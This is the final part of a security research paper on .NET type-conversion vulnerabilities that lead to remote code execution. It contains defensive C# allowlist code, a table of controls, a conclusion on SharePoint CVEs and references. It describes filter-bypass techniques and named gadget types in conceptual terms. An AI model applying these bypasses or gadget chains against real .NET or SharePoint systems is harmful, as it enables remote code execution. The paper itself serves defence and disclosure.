Not a defense: blocklists. A blocklist of known-dangerous types is not a defense. It is incomplete the moment it is written, because it can only name the gadgets already known, and the attacker needs one that it missed. New gadgets arrive continuously, this paper adds several, and every blocklist we have seen in production was eventually bypassed. Restriction has to run the other way: permit the small known-good set, and reject everything else, including the gadget nobody has found yet.

Risky: soft filters. A regular expression, a namespace prefix, a "`starts with MyApp.`" test. A pattern can in principle be written tightly enough to be safe, but it is easy to get wrong, and two bypass classes catch the mistakes. The first is the assembly-qualified tail. An assembly-qualified name is "`Type, Assembly, …`", and a prefix or `StartsWith` check usually anchors on the type-name head. An attacker keeps an allowed-looking head and controls the tail, pointing the same name at an attacker-chosen assembly, so the check sees a safe prefix while the loader resolves the type from the assembly the attacker named. The second is generics: an allowed outer type carrying an unsafe element or argument type in its brackets, a permitted container with a gadget for its contents. A filter is only as good as its weakest match; anything that inspects a substring rather than the entire name can be

fooled. A pattern anchored to the full exact name is safe, but then it is just an allowlist written as a regex, and a real allowlist is simpler.

Risky: resolve first, then check the type. Resolution is not a neutral step; it can run code on its own, which is why a check placed after it comes too late. Both risks apply on .NET Framework and modern .NET alike. Resolving an assembly-qualified name can invoke a registered assembly-resolver callback — and an unsafe resolver already in the process may load an attacker-influenced assembly before any `Type` is returned to inspect. And once the resolved type is used, its static constructor runs — author-written code that becomes a gadget when the attacker chooses which type is resolved, firing on first use, one step past the check. We saw both combine in one chain. In earlier work we reported an attack on an Exchange Server target where resolving a type reached remote code execution before any converter, Parse, or constructor ran [38]: a static initializer installed an unsafe assembly resolver, and a later resolution triggered it.

Where names legitimately vary and a resolved-type check is unavoidable, it is sound only when the name was already sanitized before resolution, never on its own.

With the wrong turns set aside, the rest is how to express the allowlist where resolution must stay dynamic.

An exact-name allowlist at the sink. The direct form: match the input name against a fixed set of permitted names before resolving it.

Listing 65. **C#** Exact-name allowlist at the sink

```
static readonly HashSet<string> Allowed = new()
{
    "System.Int32",
    "System.DateTime",
    "MyApp.Models.CustomerAddress",
};

if (!Allowed.Contains(inputTypeName))
    throw new SecurityException($"Type not permitted: {inputTypeName}");

Type t = Type.GetType(inputTypeName);   // reached only for an approved name
```

Everything downstream, the converter, the `Parse`, the constructor, the accessors, is safe now, not because those mechanisms changed, but because the type they act on can only be one the application chose.

A validated conversion service. Rather than scatter that check across every sink, route conversions through one component that owns the allowlist. A single gate is easy to review, hard to bypass by accident, and the one place a new permitted type is added deliberately.

Listing 66. **C#** A validated conversion service

```
sealed class SafeConversion
{
    readonly IReadOnlyDictionary<string, Type> _permitted;   // name -> Type, fixed at startup

    public SafeConversion(IDictionary<string, Type> permitted)
        => _permitted = new ReadOnlyDictionary<string, Type>(permitted);

    public object Convert(string typeName, string value)
    {
        if (!_permitted.TryGetValue(typeName, out var t))  // check the STRING first
            throw new SecurityException($"Type not permitted: {typeName}");

        return TypeDescriptor.GetConverter(t).ConvertFromString(value);
    }
}
```

The registry is populated at startup with the types the application actually converts. Because it maps names to already-resolved Type objects the developer chose, the input name is only ever a key lookup; it never reaches `Type.GetType`, so neither the assembly-resolver nor the static-initializer path can fire.

A marker interface for open extensibility. Some applications genuinely cannot enumerate every permitted type at design time, a plugin surface, a document model, an extensibility point. There part of the allowlist becomes a contract instead of a list: permit types that implement an interface the application defines and controls.

Listing 67. **C#** Marker interface for open extensibility

```
interface IPermittedConversion { }   // opt-in marker, defined by the application
```

A marker interface does not stand on its own, though, and it is important to see why. Most conversions still accept primitive and simple framework types, `int`, `DateTime`, `Guid`, `string`, and the application does not own those types, so it cannot make `System.Int32` implement its interface. A check that admitted only marked types would reject exactly the ordinary values a conversion exists to handle. The marker interface is therefore the extensibility half of a pair, not a control by itself. An exact-name allowlist covers the small, fixed set of framework and primitive types the conversion legitimately needs; the marker interface

covers the open-ended set of the application's own types. A candidate is permitted if it is named on the allowlist or implements the interface, and nothing else:

Listing 68. **C#** Allowlist + marker interface combined

```
static readonly HashSet<string> AllowedPrimitives = new()
{
    "System.Int32", "System.Int64", "System.Double",
    "System.Boolean", "System.DateTime", "System.Guid", "System.String",
};

Type ResolvePermitted(string typeName)
{
    // fixed framework types: cleared by name, before any resolution
    if (AllowedPrimitives.Contains(typeName))
        return Type.GetType(typeName);

    // the application's own opt-in types: resolve within our own assemblies
    // only (never the whole load space), then require the marker
    Type candidate = ResolveInOwnAssemblies(typeName);
    if (candidate != null &&
typeof(IPermittedConversion).IsAssignableFrom(candidate))
        return candidate;

    throw new SecurityException($"Type not permitted: {typeName}");
}
```

The strength of the arrangement is what each half excludes. The framework gadgets in this paper, `XamlReader`, `ObjectDataProvider`, `ResXFileRef`, are not on the primitive allowlist, and they do not implement the application's interface and never will, and neither will a gadget discovered next year. One caveat keeps the interface half honest: testing the marker resolves the candidate type, and resolution is itself dangerous, so that resolution must be constrained, to the application's own assemblies, with the name sanitized before it, for the reason the resolve-then-check warning gave. The allowlist half needs no such caveat: it checks the name against the permitted set before resolving anything, so it never resolves a name that has not already passed the check.

Audit the converters you did not write. These controls protect your own resolution sites; none of them touches a dangerous converter reached through a dependency. As a supply-chain measure, review the `TypeConverter`, `Parse`, and constructor implementations in the libraries an application ships, looking for the gadget signatures from the hunting section: a conversion body that loads an assembly, resolves a type, reaches a serializer, or fetches a resource. A converter that reads a type name from the data it is handed is a latent transformer regardless of how carefully the application calls it.

Summary. The controls form a short ladder, and the higher rungs are strictly better:

Table 3. Defensive controls against Insecure String Transformation.

Control	Where it acts	Strength
Remove dynamic type resolution	Architecture	Highest, removes the surface
Validated conversion service	One central gate	High
Exact-name allowlist at each sink	Per resolution site	High, but scattered
Primitive allowlist + marker interface for own types	Open extensibility points	High, secure against unknown gadgets
Dependency converter audit	Supply chain	Supporting
Blocklist of known gadgets		Not a defense

Whatever the rung, the invariant is the one this section opened on: external input must never choose, unchecked, which type is resolved. The controls that enforce it end the vulnerability class wherever they hold; the audit only supports them, and the blocklist does not enforce it at all.

6. Conclusion

We began by moving one question off the serializer: not what parsed the data, but who chose the type. Everything after followed from that shift: the layer, the primitives, the gadgets, the SharePoint cases, the hunt, and the fix.

A vulnerability class hidden this well does not surface on its own. The tools, the standards, and the reviews that missed it must now be aimed at it on purpose.

The impact is concrete. We disclosed five SharePoint CVEs in this class; two of them, CVE-2020-1460 and CVE-2026-47294, we traced end to end. Both are remote code execution reached by an unprivileged user against a default configuration, six years apart. Both ran with every post-2017 deserialization defense in place: TypeNameHandling off, no exposed formatter endpoint, binders where the guidance asked for them. None of it mattered, because none of it governed a string conversion. The fixes tell the same story: Microsoft changed no serializer setting in either case — it gated the type. The defended perimeter held, and the hole was behind it.

What the industry has to absorb comes down to a few concrete changes:

1. Stop treating a clean serializer search as safety. A search for `BinaryFormatter`, `JsonSerializer`, or `TypeNameHandling` that comes back clean does not see the transformation layer. The search that does is simple: **input becoming a Type**.
2. Fix the classification. CWE-502 and the OWASP guidance built on it name deserialization, and this class does not deserialize, so a clear object-injection bug gets filed as something else, or not at all. The class needs a home that names type resolution, not the format around it.
3. Retool static analysis. Rules keyed on serializer APIs need the shared-signature rule from Section 5 and a gadget list per shared framework.
4. Fix the platform's silence. The `TypeConverter`, `Parse`, and `Activator` documentation describes these APIs as if a string going in were always just a value coming out. That is where the blind spot starts.

The class is a starting point, not a finished result. The gadget surface is widest on .NET Framework and narrower on modern .NET, but that is not a floor we have reached. It is a search we have not finished. We did not find a code-execution gadget that ships in the shared framework every modern .NET application loads and fires from a single string. We think one exists. Finding it would extend this primitive to a default web and console surface, the way `ResXFileRef` extended it across .NET Framework. There is more to build. The same rules that hunt an application's own code can be run over decompiled framework and package assemblies, to list dangerous converters, parse methods, and constructors at scale. The set an application can actually reach is a property of its dependency graph, and no tool reports it yet. The pattern is not .NET's alone. The same definition fits the conversion layers of other runtimes that no one has audited this way.

Whatever the direction, the rule at the center does not move. Restrict which types a conversion may create. Treat the string that names the type as untrusted input, and clear it before the runtime turns it into a type. Resolving an attacker-named type is a security-sensitive operation, not a neutral lookup, so the check has to come first. A check that runs only afterward is not enough on its own. It still helps as a second layer, but only when the string was cleared going in, and that missing treatment is what turned CVE-2026-47294 into remote code execution. Do not reach for a blocklist. A blocklist is not a defense; it is a

list of the gadgets already known, and this paper adds more. The rule is short: if external input selects the type and nothing gates it before resolution, it is a vulnerability.

In our 2017 work we carried a known weakness out of binary formatters and into JSON. Here we carry it out of serializers entirely. The conversion of a string into an object is one of the most ordinary things a program does, and we have shown it is also, unremarked and unhardened, one of the places code can run.

The Transformation Layer has been a security boundary all along. It is time we treated it as one.

Reference List

[1] Esser, S. "Shocking News in PHP Exploitation." POC, 2009. https://web.archive.org/web/20150523205411/https://www.owasp.org/images/f/f6/POC2009-ShockingNewsInPHPExploitation.pdf

[2] Esser, S. "Utilizing Code Reuse/ROP in PHP Application Exploits." Black Hat USA, 2010. https://media.blackhat.com/bh-us-10/presentations/Esser/BlackHat-USA-2010-Esser-Utilizing-Code-Reuse-Or-Return-Oriented-Programming-In-PHP-Application-Exploits-slides.pdf

[3] Forshaw, J. "Are You My Type?" Black Hat USA, 2012. https://media.blackhat.com/bh-us-12/Briefings/Forshaw/BH_US_12_Forshaw_Are_You_My_Type_WP.pdf

[4] Forshaw, J. "Exploiting .NET Managed DCOM." Google Project Zero, 2017. https://googleprojectzero.blogspot.com/2017/04/exploiting-net-managed-dcom.html

[5] Muñoz, A. & Mirosh, O. "Friday the 13th: JSON Attacks." Black Hat USA, 2017. https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-JSON-Attacks-wp.pdf

[6] Frohoff, C. & Lawrence, G. "Marshalling Pickles." AppSecCali, 2015. https://frohoff.github.io/appseccali-marshalling-pickles/

[7] ysoserial.net. ".NET deserialization payload generator." https://github.com/pwntester/ysoserial.net

[8] Newtonsoft. "TypeNameHandling setting." https://www.newtonsoft.com/json/help/html/SerializeTypeNameHandling.htm

[9] Dalili, S. "ASP.NET resource files (.RESX) and deserialization issues." NCC Group, 2018. https://soroush.me/downloadable/aspnet_resource_files_resx_deserialization_issues.pdf

[10] Mirosh, O. & Muñoz, A. "Room for Escape: Scribbling Outside the Lines of Template Security." Black Hat USA, 2020. https://i.blackhat.com/USA-20/Wednesday/us-20-Munoz-Room-For-Escape-Scribbling-Outside-The-Lines-Of-Template-Security-wp.pdf

[11] Microsoft. "CVE-2020-1460." https://msrc.microsoft.com/update-guide/vulnerability/CVE-2020-1460

[12] OWASP. "Deserialization Cheat Sheet."
https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html

[13] Microsoft. "TypeConverter Class."
https://learn.microsoft.com/en-us/dotnet/api/system.componentmodel.typeconverter

[14] Microsoft. "Type Converters for XAML Overview."
https://learn.microsoft.com/en-us/dotnet/desktop/xaml-services/type-converters-overview

[15] Microsoft. "BitConverter Class."
https://learn.microsoft.com/en-us/dotnet/api/system.bitconverter

[16] Microsoft. "XmlConvert Class."
https://learn.microsoft.com/en-us/dotnet/api/system.xml.xmlconvert
https://learn.microsoft.com/en-us/dotnet/desktop/xaml-services/type-converters-overview

[17] Microsoft. "Convert.ChangeType Method / IConvertible Interface."
https://learn.microsoft.com/en-us/dotnet/api/system.convert.changetype ;
https://learn.microsoft.com/en-us/dotnet/api/system.iconvertible

[18] Microsoft. "TypeDescriptor Class."
https://learn.microsoft.com/en-us/dotnet/api/system.componentmodel.typedescriptor

[19] Microsoft. "Type conversion in .NET."
https://learn.microsoft.com/en-us/dotnet/standard/base-types/type-conversion

[20] Microsoft. "Activator.CreateInstance Method."
https://learn.microsoft.com/en-us/dotnet/api/system.activator.createinstance

[21] Microsoft. "Global Assembly Cache (GAC)."
https://learn.microsoft.com/en-us/dotnet/framework/app-domains/gac

[22] Microsoft. "Select the .NET version to use (shared frameworks and roll-forward)."
https://learn.microsoft.com/en-us/dotnet/core/versions/selection

[23] Microsoft. "Dependency loading and the .deps.json file."
https://learn.microsoft.com/en-us/dotnet/core/dependency-loading/overview

[24] Microsoft. "Parsing strings in .NET."
https://learn.microsoft.com/en-us/dotnet/standard/base-types/parsing-strings

[25] Microsoft. "Int32.Parse Method."
https://learn.microsoft.com/en-us/dotnet/api/system.int32.parse

[26] Microsoft. "MethodInfo.Invoke Method."
https://learn.microsoft.com/en-us/dotnet/api/system.reflection.methodinfo.invoke

[27] Microsoft. "IParsable<TSelf> Interface."
https://learn.microsoft.com/en-us/dotnet/api/system.iparsable-1

[28] Microsoft. "XamlReader Class."
https://learn.microsoft.com/en-us/dotnet/api/system.windows.markup.xamlreader

[29] Microsoft. "XamlServices Class."
https://learn.microsoft.com/en-us/dotnet/api/system.xaml.xamlservices

[30] Microsoft. "XDocument.Parse Method."
https://learn.microsoft.com/en-us/dotnet/api/system.xml.linq.xdocument.parse

[31] Microsoft. "ConstructorInfo Class."
https://learn.microsoft.com/en-us/dotnet/api/system.reflection.constructorinfo

[32] Microsoft. "PropertyInfo.SetValue Method."
https://learn.microsoft.com/en-us/dotnet/api/system.reflection.propertyinfo.setvalue

[33] Wulftange, M. "Exploiting ASP.NET TemplateParser, Part 2."
https://code-white.com/blog/exploiting-asp.net-templateparser-part-2/

[34] Microsoft. "CVE-2026-47294." https://msrc.microsoft.com/update-guide/vulnerability/CVE-2026-47294

[35] Microsoft. "CVE-2026-26106." https://msrc.microsoft.com/update-guide/vulnerability/CVE-2026-26106

[36] Microsoft. "CVE-2026-40357." https://msrc.microsoft.com/update-guide/vulnerability/CVE-2026-40357

[37] Microsoft. "CVE-2026-48560." https://msrc.microsoft.com/update-guide/vulnerability/CVE-2026-48560

[38] Mirosh, O. & Muñoz, A. "SSO Wars: The Token Menace." Black Hat USA, 2019. https://i.blackhat.com/USA-19/Wednesday/us-19-Munoz-SSO-Wars-The-Token-Menace-wp.pdf